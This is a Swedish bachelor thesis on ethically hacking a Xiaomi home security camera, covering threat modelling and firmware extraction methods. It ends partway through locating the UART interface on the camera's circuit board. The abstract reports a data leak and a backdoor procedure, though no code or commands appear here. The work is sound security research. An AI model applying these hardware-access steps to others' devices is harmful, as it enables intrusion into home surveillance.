



EXAMENSARBETE INOM TEKNIK,  
GRUNDNIVÅ, 15 HP  
*STOCKHOLM, SVERIGE 2021*

# **Penetrationstestning av IoT- produkter: Etisk hackning av en smart kamera**

**GEORGE MALKI**

**SAMUEL SKOOG**

# **Penetration testing of IoT devices: The ethical hacking of a smart camera**

**George Malki  
Samuel Skoog**

Bachelor in Computer Science

Date: August 25, 2021

Supervisor: Robert Lagerström

Examiner: Paweł Herman

School of Electrical Engineering and Computer Science

Swedish title: Penetrationstestning av IoT-produkter: Etisk hackning av en smart kamera

# Abstract

The IoT-market is set to continue growing in the foreseeable future. The market contains a plethora of devices that are able to send and receive data from the internet. Smart security cameras have become increasingly popular in the average household. It is therefore important to question the security of smart cameras. This thesis aims to answer this question by choosing one of the more popular cameras on the market and investigating the security of it by using a couple of penetration tests that felt appropriate. The thesis aims to analyse, evaluate and test a list of threats against the camera. The firmware of the camera will be a common denominator across every threat that was analysed. The results of the penetration testing were that two vulnerabilities were found. A sensitive data leak was found and a procedure to install a backdoor was made. The conclusion was therefore that the camera was lacking in security.

**Keywords:** IoT, ethical hacking, firmware, security, vulnerabilities, camera

# Sammanfattning

IoT-marknaden beräknas fortsätta växa under de kommande åren. Marknaden innehåller en uppsjö av enheter som är anslutna till-, skickar och tar emot data från internet. Smartkameror har blivit vanligare i det vanliga hushållet. Därför är det viktigt att ifrågasätta huruvida dessa är säkra eller inte. Denna avhandling syftar till att besvara denna fråga genom att granska en av de mest populära kamerorna på marknaden. Avhandlingen syftar till att analysera, utvärdera och testa en lista över hot mot kameran. Kamerans firmware kommer att vara en gemensam nämnare för alla hot som analyseras. Resultatet av penetrationstesterna var att två sårbarheter hittades. Ett känsligt dataläckage hittades och en procedur för att installera en bakdörr skapades. Slutsatsen blev därför att kameran hade bristande säkerhet.

**Keywords:** IoT, etisk hacking, firmware, säkerhet, sårbarheter, kamera

# Innehållsförteckning

<b>Abstract</b>	<b>2</b>
<b>Sammanfattning</b>	<b>3</b>
<b>Innehållsförteckning</b>	<b>4</b>
<b>1 Introduktion</b>	<b>6</b>
1.1 Frågeställning	7
1.2 Mål	7
1.3 Avgränsning	7
1.4 Disposition	8
<b>2 Bakgrund</b>	<b>8</b>
2.1 IoT	8
2.2 Etiskt Hackande	9
2.3 Pentesting	9
2.4 Hotmodellering	10
2.5 Sårbarhetesevaluering	11
2.6 Firmware	12
2.6.1 Utvinnning av firmware	13
2.6.1.1 Internet	13
2.6.1.2 Hårdvara	13
2.6.1.3 Over-The-Air	14
<b>3 Hot</b>	<b>15</b>
3.1 Beskrivning av hot	15
3.1.1 Hitta känslig data	15
3.1.2 Använda bakdörrar	15
3.1.3 Skapa bakdörrar	16
3.1.4 Installation av nytt firmware	16
3.2 STRIDE	16
<b>4 Metod</b>	<b>16</b>
4.1 Verktyg och miljö	17
4.2 Utvinnning av firmware	17
4.2.1 Internet	17
4.2.2 Hårdvara	18
4.2.2.1 Demontering	18
4.2.2.2 Analys av kretskort	20
4.2.2.3 Åtkomst till U-Boot terminalen	23
4.2.2.4 Dump av flashminne	25
4.2.2.5 Åtkomst till Linux terminalen	26
4.2.2.6 Extrahering genom Linux terminal	27
<b>5 Resultat</b>	<b>27</b>
5.1 Utvinnning av firmware	27

5.1.1 Internet	27
5.1.2 Hårdvara	28
5.1.2.1 Dumpning av firmware	28
5.1.2.2 Extrahering genom Linux terminal	28
5.1.3 Over-The-Air	28
<b>6 Penetrationstester</b>	<b>28</b>
6.1 Hitta känslig data	28
6.1.1 Introduktion	28
6.1.2 Metod	28
6.1.3 Resultat	30
6.1.4 Diskussion	31
6.2 Använda bakdörrar	32
6.2.1 Introduktion	32
6.2.2 Metod	32
6.2.3 Resultat	33
6.2.4 Diskussion	33
6.3 Skapa bakdörrar	33
6.3.1 Introduktion	33
6.3.2 Metod	33
6.3.3 Resultat	36
6.3.4 Diskussion	36
6.4 Installation av nytt firmware	37
6.4.1 Introduktion	37
6.4.2 Metod	37
6.4.3 Resultat	38
6.4.4 Diskussion	38
<b>7 Diskussion</b>	<b>39</b>
7.1 Utvinnning av firmware	39
7.2 Modifiering av firmware	39
DREAD	39
<b>8 Slutsats</b>	<b>40</b>
<b>Källförteckning</b>	<b>40</b>
<b>Appendix</b>	<b>42</b>

# 1 Introduktion

Frågan som oftast kommer upp gällande IoT enheter i hemmet så kallade "smarta hem" är säkerhet. Att kunna låsa upp dörren med hjälp av fjärrstyrning när en familjemedlem har glömt nyckeln, är praktiskt. Att en potentiell tjuv kan göra detsamma är inte lika praktiskt. Det är därför viktigt för en IoT enhetstillverkare att skapa hårdvara och mjukvara som är ogenomtränglig. Detta gäller speciellt IoT enhetstillverkare som specialiseras sig inom hemsäkerhet med produkter såsom hemsäkerhetskameror.

Detta kandidatexamensarbete kommer att undersöka mjukvarusäkerheten på en säkerhetskamera för hemmet som uppfyller dessa villkor:

1. Kameran ska costa mindre än 500 Svenska kronor.
2. Kameran ska ha en dedikerad applikation på App Store och Google Play.
3. Kameran ska kunna spela in på microSD-kort
4. Kameran ska vara den mest populär produkten inom smartkamera kategorin på pris- och produktjämförelsetjänst prisjakt<sup>1</sup>

Det låga priset ökar tillgängligheten vilket gör den potentiella riskgruppen större. Det samma gäller för den fjärde villkoren. Att kameran har ett microSD port ökar risken eftersom den introducerar en till angreppspunkt som kan missbrukas av illvilliga parter.

Produkten som valdes för detta kandidatexamensarbete var Xiaomi Mi Home Security Camera 360°, en övervakningskamera för inomhusbruk med ett huvud som är roterar 360°, kan spela in i Full HD-upplösning, har en inbyggd mikrofon för röststyrning via Google Assistant och Amazon Alexa, kan spela in på microSD-kort, färgseende i mörker och kan styras från var som helst via Mi Home-appen.

---

<sup>1</sup> prisjakt.nu

## **1.1 Frågeställning**

Frågeställningen som denna rapport ämnar att besvara är:

Hur säker är Xiaomi Mi Home Security Camera 360°?

Frågeställningen delades sedan upp i två mindre, mer väldefinierade, delfrågor:

1. Hur får man tillgång till kamerans firmware?
2. Hur kan man exploatera kamerans firmware?

## **1.2 Mål**

Syftet med den här rapporten är att dels bidra till den pågående forskningen som sker inom IoT-säkerhet, dels för att öka allmänhetens kunskap i hopp om att hjälpa konsumenterna att göra mer genombrottta köpsbeslut och dels för att pressa IoT produkttillverkare att lägga större fokus på säkerhet genom hela utvecklingsprocessen för produkten.

Tekniskt okunniga konsumenter kommer att få bättre förståelse för huruvida deras produkter är säkra eller inte. Ju mer information de får tillgång till kommer att leda till bättre köpsbeslut. Det leder till att efterfrågan på säkra produkter ökar vilket i sin tur ställer högre säkerhetskrav på IoT tillverkarna.

Metoderna som används för att undersöka kameran är relevanta för testningen av andra IoT-enheter, då rapporten kan användas som referens för hur dessa metoder utförs. Metoder som dumpning av firmware genom U-Boot- och/eller Linux terminalerna samt analys och modifikation av firmware kommer att introduceras och förklaras senare i rapporten.

## **1.3 Avgränsning**

Det gjordes ett antal avgränsningar i rapporten, främst på grund av tidsbrist. De första avgränsningarna gjordes under firmwareutvinningsfasen på del 4.1 i metoden.

Utvinningsmetoden som valdes bort var: packet sniffing för att fånga upp firmware genom mjukvaruuppdateringar.

## 1.4 Disposition

Följande delar förekommer i rapporten:

- **Introduktion:** En snabb introduktion i ämnet och frågeställningen. Innehåller även avgränsning till frågeställning och rapport disposition.
- **Bakgrund:** Djupare inblick i ämnet och introducerar begrepp och metoder som används i rapporten.
- **Hot:** Beskrivning av hot som ska undersökas hos kameran.
- **Metod:** Verktyg som används under testerna samt övergripande metod som används som förarbete för flera av testerna av hoten.
- **Resultat:** Resultat av övergripande metod som används för analys av testerna och analysen av hoten.
- **Penetrationstesterna:** Introduktion, metod, resultat och diskussion för var och ett av testerna av hoten som beskrivs under rubriken ”Hot”.
- **Diskussion:** Allmän diskussion kring testerna och hoten.
- **Slutsats:** Slutsats för testerna och förslag på vidare arbete.

## 2 Bakgrund

### 2.1 IoT

Internet Of Things (IoT) är ett begrepp inom informationsteknik som syftar på enheter som är kopplade mot internet. Många av dessa enheter har sensorer som kan samla information/data om omgivningen för att sedan sammankallas, bearbetas och presenteras i realtid och därefter kommuniceras vidare via internet [1].

Tack vare de tekniska framgångarna som har genomgått de senaste åren så har det blivit billigare än någonsin att sätta in en processor med Wi-Fi och nätverksförmåga stort sett i vad som helst. Det har resulterat i en enorm blomstring av IoT-marknaden. Denna blomstring förväntas accelerera uppåt under de kommande åren. Enligt en rapport av Fortune Business Insights värderades den globala IoT marknaden till ca. 250.72 miljarder USD i 2019 och förväntades uppgå till 1 463,19 miljarder USD i 2027 [2].

Enligt en rapport av Grand View (Grand View Research , 2020) förväntas den globala smarta hemsäkerhetskameramarknaden, som i 2019 värderades till 3,71 miljarder USD, genomgå en genomsnittlig/sammansatt årlig tillväxt på 15,7% från 2020 till 2027. Ökningen väcker frågan om IoT säkerheten är tillräcklig.

## 2.2 Etiskt Hackande

Etiskt hackande är legitimt hackande av system för att identifiera svagheter i systemet. Detta kallas även för “white hat” hackning på grund av att det utförs legitimt och i ett förebyggande syfte. Om svagheter hittas rapporteras det, förhoppningsvis innan någon utnyttjt svagheten. Många stora företag har något som kallas bug bounty program [4]. Det är när företag erbjuder sig att betala ut en summa pengar till dem som hittar och rapporterar svagheter eller buggar i deras system. Etiskt hackande är en karriärväg och företag anställer personer för att hacka deras produkter och system. När en svaghet påträffas är det ofta så att man kommer med förslag på förstärkningar av systemet så att attacken inte sker. Något eller några förändringar för att attacken inte ska kunna häcka igen.

## 2.3 Pentesting

Pentesting av enheten kan ske från olika perspektiv. Whitebox perspektivet är då attackeraren har tillgång till allt om enheten, allt från innehållet och dokumentation om hårdvaran till mjukvaran som körs på enheten [5]. Attackeraren kan även ha tillgång till särskilda nycklar såsom enkryptionsnycklar och lösenord. Fördelen med penetrationstest från ett whitebox perspektiv är att större delen av tiden kommer utnyttjas åt själva penetreringstestandet. Information om enheten behöver inte samlas i större utsträckning då den finns tillgänglig för attackeraren redan innan testandet börjat.

Blackbox perspektivet är då attackeraren inte har någon tidigare information alls om enheten [5]. Man placerar attackeraren i en hackares perspektiv och låter attackeraren göra de steg som hade krävts av en hackare att penetrera enheten. Detta inkluderar informationssamlandet till skillnad från whitebox perspektivet. Fördelen med detta är att testerna utförs autentiskt, som en hackare skulle kunna göra.

## 2.4 Hotmodellering

Innan en hacker försöker penetreringstesta ett system måste hackaren få en bild på hur systemet ser ut. Detta gör man genom att samla information om systemet. I fallet av en IoT enhet kan det vara viktigt att veta vad för mjukvara som körs i systemet och vilka hårdvarukomponenter som finns i enheten. För att samla denna typ av information av en fysisk enhet krävs det en stor del av gångerna oftast att man öppnar upp enheten för att analysera PCB:n. Det är även viktigt att analysera mjukvaran som pratar med systemet oavsett om det är från en dator eller genom en mobil.

När tillräckligt mycket information har samlats är det dags att skapa en hotbild. Detta kommer bli hotmodelleringen av systemet. Hotbilden består av ett antal hot för enheten som bör testas för att se om det är en svaghet i systemet. Fördelen med att skapa en hotbild är att den kan användas under hela produktens livscykel. Hotbilden kan förändra under enhetens livstid och tidigare hot som undersöks bör testas under tiden enheten förändras. Resultatet blir en karta av hot som är ett stort bidrag till enhetens säkerhet.

Idag finns det ingen gemensam grund inom hotmodelleringdomänen. Enligt en rapport som fokuserar på hotmodelleringsdomänen, *Threat modeling – A systematic literature review* (Xiong, W., & Lagerström, R. 2019)[15] visade författarna att ett gemensamt grund för vilka definitioner det finns samt hur de ska användas och att metodiken skilde sig mellan olika studier som de undersökte. De uppmärksammade även att en större del av hotmodellernas arbete görs manuellt, vilket kan vara tidskrävande och felbenäget. STRIDE-baserad hotmodellering valdes i detta kandidatexamensarbete eftersom det är ett av de vanligare använda hotmodeller.

STRIDE hotmodellering är ett viktigt verktyg som används av säkerhetsexperter och forskare inom etisk hackning som ett praktiskt ramverk för hur man identifierar hot i ett system/produkt<sup>2</sup>. STRIDE utvecklades av två Microsoft-ingenjörer, Loren Kohnfelder och Praerit Garg, i slutet av 1990-talet och är en akronym som står för:

- Spoofing: Användning av förfalskad identitet, vare sig en människas eller en datorprogram, i syftet att uppnå ett mål.

---

<sup>2</sup> Natalya Shevchenko, 2018, *Threat Modeling: 12 Available Methods*, Enterprise Risk and Resilience Management, hämtad 2021-06-12, <<https://insights.sei.cmu.edu/blog/threat-modeling-12-available-methods/>>

- Tampering: Modifiering av data.
- Repudiation: Förneka ansvar för handlingar som har vidtagits av en person/datorprogram.
- Information disclosure: Åtkomst till känslig data/information av användare som är obehöriga.
- Denial of service: Orsaka tillfälliga och/eller permanenta störningar för tjänsterna av en (HOST) som är anslutna till internet i hopp om att göra den otillgänglig för sina avsedda användare.
- Elevation of privilege: Ge högre privilegier till användare som är obehöriga.

Med hjälp av STRIDE kan frågan: "Vad kan gå fel i det här systemet/produkten vi arbetar med?" besvaras. STRIDE är en hjälper att skapa en plan för attackerna samt och får en att tänka på vilka sårbarheter som potentiellt skulle kunna finnas i kameran samt hur kameran och användaren påverkas.

## 2.5 Sårbarhetsevaluering

För att bedöma hur allvarlig en sårbarhet är för vår kamera har vi använt Sårbarhetsevalueringensmodellen DREAD<sup>3</sup>. DREAD utvecklades av Microsoft ingenjörer som ett verktyg för att bedöma allvarlighetsgraden av ett hot med hjälp av ett skalat betygssystem. Akronymer DREAD står för:

- Damage: Vad är den totala mängden skada som ett hot kan orsaka?
- Reproducibility: Hur lätt det är att replikera attacken?
- Exploitability: Hur mycket tid och resurser som krävs för utföra attacken/hotet?
- Affected users: Hur många människor som kommer att drabbas av attacken/hotet?
- Discoverability: Hur lätt det är att upptäcka attacken/hotet?

För varje sårbarhet ges ett värde på en skala mellan 1 och 3 i varje kategori av DREAD. Ett på skalan innebär att hotet är en låg risk i den specifika kategorin, två innebär medelrisk och tre indikerar en hög risk. Läsaren kan få en mer genomgående förklaring för hur DREAD systemet fungerar genom att titta på tabell 1 som är direkt tagen ur IoT Penetration Testing Cookbook från delen "Getting familiar with threat modeling concepts" [6].

---

<sup>3</sup> Microsoft, 2018, *Threat modeling for drivers*, Microsoft, hämtad 2021-06-18,  
[<https://docs.microsoft.com/en-us/windows-hardware/drivers/drivsec/threat-modeling-for-drivers>](https://docs.microsoft.com/en-us/windows-hardware/drivers/drivsec/threat-modeling-for-drivers)

	Riskbetyg för	Hög risk (3)	Medelrisk (2)	Låg risk (1)
D	Damage	kan undgå alla säkerhetskontroll och få fullt makt för att ta över hela IoT-ekosystemet.	Kan läcka känslig information.	Kan läcka känslig information.
R	Reproducibility	Det går alltid att reproducera attacken.	Attacken går att reproducera endast inom ett tidsbestämt fönster eller när specifika omständigheter bemöts.	Det är väldigt svårt att reproducera attacken, även om man får specifika information över sårbarheten i produkten.
E	exploitability	Exploateringen kan utföras av en nybörjare.	En skicklig angripare kan utföra attacken upprepade gånger.	Endast en skicklig angripare med djupa kunskaper med information över sårbarheten i produkten kan utföra attacken.
A	Affected users	Alla som använder produkten/tjänsten. Detta gäller även standardkonfigurationer och alla enheter..	Drabbar en del av användarbasen, en del av enheterna, en del av anpassade konfigurationer	Drabbar en liten andel av användarna och/eller enheter genom en (obscure) feature.
D	Discoverability	Det går lätt att hitta förklaring över hur man utför attacken i en publikation.	Påverkar sällan använd funktion där angriparen måste vara väldigt kreativ för att ha en illvillig användning för den.	Är oklart och osannolikt att en angripare skulle upptäcka ett sätt att utnyttja buggen.

Tabell 1: beskrivning av risknivåerna i DREAD

## 2.6 Firmware

Firmware eller fast programvara är en typ av mjukvara som är inbäddad direkt i hårdvaran. Det innehåller instruktioner som är anpassade till den specifika hårdvaran och ger lågnivå kontroll över den <sup>4</sup>. Det innebär att utan firmware så skulle det vara svårt att utföra de mest grundläggande instruktionerna för att få hårdvaran att fungera. Historiskt lagades firmwaren oftast på ett ROM (Read-Only Memory), ("endast läsbart minne") för att försäkra att den inte

<sup>4</sup> Kuntal Chakraborty, 2021, *Firmware*, techopedia, hämtad 2021-07-03,<<https://www.techopedia.com/definition/2137/firmware>>

modiferas och/eller raderas av misstag. Att firmware inte kan modiferas eller installeras på nytt kan dock ses som en nackdel eftersom det kan resultera i att firmwaren blir utdaterad relativt snabbt. Ingen möjlighet till uppdateringar innebär att enhetstillverkaren inte kan skydda firmware mot hot som kan upptäckas i efterhand. Idag används flashminne chips för att lagra firmware eftersom de är billigare att producera och enklare att skriva och omskriva till [7].

## 2.6.1 Utvinning av firmware

### 2.6.1.1 Internet

Det första och framförallt enklaste sättet att införskaffa enhetens firmware är att leta på internet. Ett antal tillverkare av enheter lägger upp binärfiler av firmware sina hemsidor. I andra fall kan det vara personer som har extraherat firmware från enheten och kan ha lagt upp online. Det kan därmed löna sig att leta igenom forum om enheten osv. Däremot kan man inte vara lika säker på hur up-to-date mjukvaran är. Man vet inte heller om någon har försökt manipulera mjukvaran innan den lagts upp. Integriteten kan vara svår att bedöma.

### 2.6.1.2 Hårdvara

Den andra metoden att extrahera firmware från enheten är genom hårdvaran. Detta kräver att man har tillgång till PCB:n. För att få tillgång till PCB:n måste man i de flesta fall öppna enheten genom att skruva upp den. När man fått tillgång till kretskortet och dess komponenter finns det olika saker att leta efter. Det första bör vara att kolla om det finns dokumentation om hårdvaran på tillverkarens hemsida. För att veta vad enskilda pins har för syfte och vad komponenterna har för layout kan det vara bra att ha någon typ av dokumentation av enhetens innanmäte. Om det inte existerar någon publik dokumentation om hårdvaran i enheten måste man testa själv. Boundary scan är något som man brukar använda sig av för att testa sig fram. Det går ut på att man går igenom varje pin och platta för att se om det flödar någon form av data i kretsen. Det går att göra på flera olika sätt men ett sätt är att använda ett oscilloskop för att mäta spänningsskillnad i kretsen. När man utför en boundary scan testar man alla pins för att se vilka som potentiellt kan lyssnas av. Sedan utför man vidare tester på dessa pins för att veta vilken typ av interface den använder sig av.

Ett antal saker att leta efter i dokumentationen och när man testar sig fram är:

## **JTAG:**

JTAG (Joint Test Action Group, gruppen som utvecklade gränssnittet) är ett synkront debugging gränssnitt för IoT enheter [8]. Debugging gränssnitt använder utvecklaren av produkten för att testa den under utvecklingsfasen. JTAG kan användas både för läsning av minne och skrivning till minne (i främsta fall flash minne).

## **UART:**

UART (Universal Asynchronous Receiver-Transmitter) är ett asynkront gränssnitt för att skriva till och läsa från enheten<sup>5</sup>. Data såsom log och annan typ av information brukar strömmas ut från enheter. Det är också genom det här gränssnittet man kan få tillgång till en terminal i enheten. Både bootloader terminalen och den operativsystemsberoende terminalen.

## **SPI:**

SPI (Serial Peripheral Interface) är ett synkront gränssnitt mot inbyggda system såsom IoT enheter<sup>6</sup>. Om enheten har ett minne, t.ex. flashminne med SPI kan man ansluta sig till komponenten för att läsa och skriva direkt till minnet. Detta möjliggör att man kan skriva över data som annars skulle kunna vara read-only minne i operativsystemet.

### 2.6.1.3 Over-The-Air

Om firmware:t i enheten måste uppdateras, görs det oftast över internet. Detta gör det också möjligt att fånga upp firmware:t över internet. I de flesta fall finns det möjlighet för användaren att ta reda på om enhetens firmware är up-to-date. Om det inte är det så kommer den troligtvis försöka hämta den senaste versionen. När denna uppdatering sker kan man fånga upp paketen av firmware:t. Det finns även möjlighet att hitta URL:en för firmware filen genom att reverse engineera binärfilerna som står för uppdateringen.

Det existerar två olika typer av firmware uppdateringar. Den ena är en full firmware uppdatering och den andra är partiell firmware uppdatering. I en full firmware uppdatering kan man fånga upp hela firmware:t för undersökning. En enhet med partiella firmware

---

<sup>5</sup> Taylor Centers, 2020, *HARDWARE HACKING 101: GETTING A ROOT SHELL VIA UART*, River Loop Security, hämtad 2021-07-03, <<https://www.riverloopsecurity.com/blog/2020/01/hw-101-uart/>>

<sup>6</sup> Byte Paradigm, n.d., *Introduction to I<sup>C</sup> and SPI protocols*, Byte Paradigm, hämtad 2021-07-03, <<https://www.byteparadigm.com/applications/introduction-to-i2c-and-spi-protocols/?article/AA-00255/22/Introduction-to-SPI-and-IC-protocols.html>>

uppdateringar gör att man kan endast plocka upp delar av mjukvaran. Därmed blir det svårare att manipulera firmware:t.

Beroende på hur uppdateringen skickas till enheten så måste man analysera olika delar av systemet för att fånga upp uppdateringen. I fallen där uppdateringen först skickas till t.ex. en dator eller mobil är det värt att undersöka dessa applikationer. I fallen där det går direkt till enheten måste man analysera mjukvaran i enheten. På grund av tidsbrist undersöktes inte denna metod.

## 3 Hot

### 3.1 Beskrivning av hot

#### 3.1.1 Hitta känslig data

Känslig data är ett mångtydigt begrepp och kan innefatta olika typer av data. Det kan vara allt från Wi-Fi lösenord till serienummer. Känslig data öppnar ofta upp andra attack-vektorer. Det finns olika nivåer av känslig data. Loggar kan till exempel ha ganska låg nivå av känslighet till skillnad från lösenord som kan ha väldigt hög nivå av känslighet.

#### 3.1.2 Använda bakdörrar

Bakdörr är en term som oftast används för metoder att nå enheten utan att märkas av. Det är även känt att företagen själva installerar bakdörrar i sitt system. Det är viktigt att veta att företag kan installera detta utan att ha någon kriminell avsikt<sup>7</sup>. Att använda befintliga bakdörrar i systemet kan ge väldigt olika resultat. Bakdörrar kan avslöja olika stor mängd information och ge åtkomst till olika mängd verktyg. En bakdörr som ger tillgång till en terminal i systemet remotely kan till exempel användas för att manipulera filer i systemet. Terminalen kan även användas för att läsa filer i systemet och försöka hitta känslig information. Genom terminalen kan man även skriva kommandon som körs på kameran. Exempelvis köra shutdown kommando för att stänga av kameran eller liknande för att uppnå en DoS attack.

---

<sup>7</sup> Malwarebytes, n.d., *Backdoor computing attacks*, Malwarebytes, hämtad 2021-07-03,  
<<https://www.malwarebytes.com/backdoor>>

### 3.1.3 Skapa bakdörrar

Skapandet av bakdörrar är något som ger stor tillgång till enheten. En remote bakdörr kan installeras i enheten vilket ger möjlighet att koppla upp sig till enheten om den är ansluten till internet. Eftersom man själv kan skapa och installera en bakdörr finns det stor möjlighet att anpassa vad man vill ha tillgång till. Oftast är det en terminal man vill ha tillgång till eftersom det avslöjar de flesta av systemets funktioner. En bakdörrs möjligheter beskrivs i 3.1.2.

### 3.1.4 Installation av nytt firmware

Genom att installera en helt ny version av firmware kan man få full tillgång till systemet i enheten. Filer i systemet kan skrivas om, binärfiler kan manipuleras och klient svar kan förfalskas. Om ett firmware kan installeras har enheten stor risk att påverkas av otillåtna parter.

## 3.2 STRIDE

	Spoofing	Tampering	Repudiation	Information	DoS	EoP
<b>Hitta känslig data</b>				X		
<b>Använda bakdörrar</b>		X		X	X	
<b>Skapa bakdörrar</b>		X		X	X	
<b>Installation av nytt firmware</b>	X	X	X	X	X	

Tabell 2: Bedömning av penetration testerna utifrån STRIDE

## 4 Metod

Metoden inleddes med en omfattande forsknings fas där vi studerade forskning som sker inom etisk hackning och penetrationstestning för att få en överblick hur experter inom dessa fält går till väga för att kunna hacka ett verktyg. Vi undersökte även vilka hotmodelleringsmetoder som skulle passa det vi försöker att åstadkomma med kandidatexamensarbetet.

## 4.1 Verktyg och miljö

För våra penetrationstest använde vi Ubuntu 18.04 som operativsystem. Tillsammans med Ubuntu använde vi en mängd verktyg för att hämta, analysera och emulera data.

De använda verktyg var:

- Binwalk
- Firmwalker
- FAT (Firmware Analysis Toolkit)
- FMK (Firmware Mod Kit)

För att analysera hårdvaran av enheten använde vi:

- Skruvmejsel
- Skruvdragare
- Multimeter
- Oscilloskop
- Bus pirate

Vi tog även inspiration av boken IoT Penetration Testing Cookbook skriven av Aaron Guzman och Aditya Gupta [8]. Denna bok är ett utmärkt alternativ att läsa på om hur penetreringsförsök genomförs av IoT enheter. Den beskriver allt från hotmodellering till wireless hacking av fysiska IoT enheter.

## 4.2 Utvinnning av firmware

### 4.2.1 Internet

För att hitta kamerans firmware, letades först på tillverkarens hemsida. Därefter togs kamerans versionsnummer fram och söktes sedan på Google efter "MJSXJ05CM firmware". Användarforum och blogginlägg undersöktes sedan.

## 4.2.2 Hårdvara

### 4.2.2.1 Demontering

För att få tillgång till hårdvaran krävs det först att höljet öppnas upp. Detta gjordes med hjälp av en skruvmejsel. Först skruvades de yttersta skruvarna, under gummifötterna, loss. Tre skruvar höll kamerans bas till det sfäriska höljet. Dessa skruvar skruvades loss vilket frigjorde det sfäriska höljet. Skulle skruvarna vara för slitna för att skruvas loss endast med mejsel så användes en borrh för att borra loss huvudet på skruven (se bild 1 och 2).



Bild 1: Borra igenom slitna skruvar.



Bild 2: Borra igenom slitna skruvar.

Höljet består av två halvsfärer som är gjorda av plast. Dessa halvor hölls ihop med hjälpa av, dels två skruvar längst ned på höljet, och dels spärrar som satt på insidan av höljet. (se bild 3)



Bild 3: Skruvarna som håller ihop plasthöljet.

Spärrarna var relativt svåra att få loss och det krävdes en kil för att bända upp dem men skruvorna var relativt lätt att skruva loss. Sladden som höll kamerans moderkort och högtalaren på baksidan av höljet drogs loss. (se bild 4)



Bild 4: demonteringen av bakre höljet samt högtalaren.

5 skruvar höll plastskyddet och infraröd lamporna ihop med moderkortet. Borttagningen av dessa 5 skruvar frigjorde kamerans PCB. (se bild 5)




Bild 5: Skruvarna som höll ihop PCB:n till kameran.

#### 4.2.2.2 Analys av kretskort

Först krävdes en boundary scan för att hitta relevanta pins på kretskortet. Det visade sig att det fanns ett antal plattor på kretskortet som motsvarade olika pins som tillverkaren troligtvis tyckte var viktiga. (se bild 6)



Bild 6: Bild över PCB och kretskortkomponenterna.

Dessa plattor analyserades med hjälp av oscilloskop. Först kopplades ena änden till jord vilket hittades med hjälp av en multimeter. Det visade sig att guldplättningarna som markeras i bilden nedan fungerade som jord. (se bild 7)




Bild 7: Jord på PCB:n

Sedan var den andra änden rörlig över kortet. För att se om data strömmade i plattorna placerade vi andra änden på plattorna och betraktade oscilloskopet. När oscilloskopet mätte en skillnad i spänning över tid betyder det att data strömmar i kretsen. Den pin som hittades på plattorna var UART TX plattan. (se bild 8)


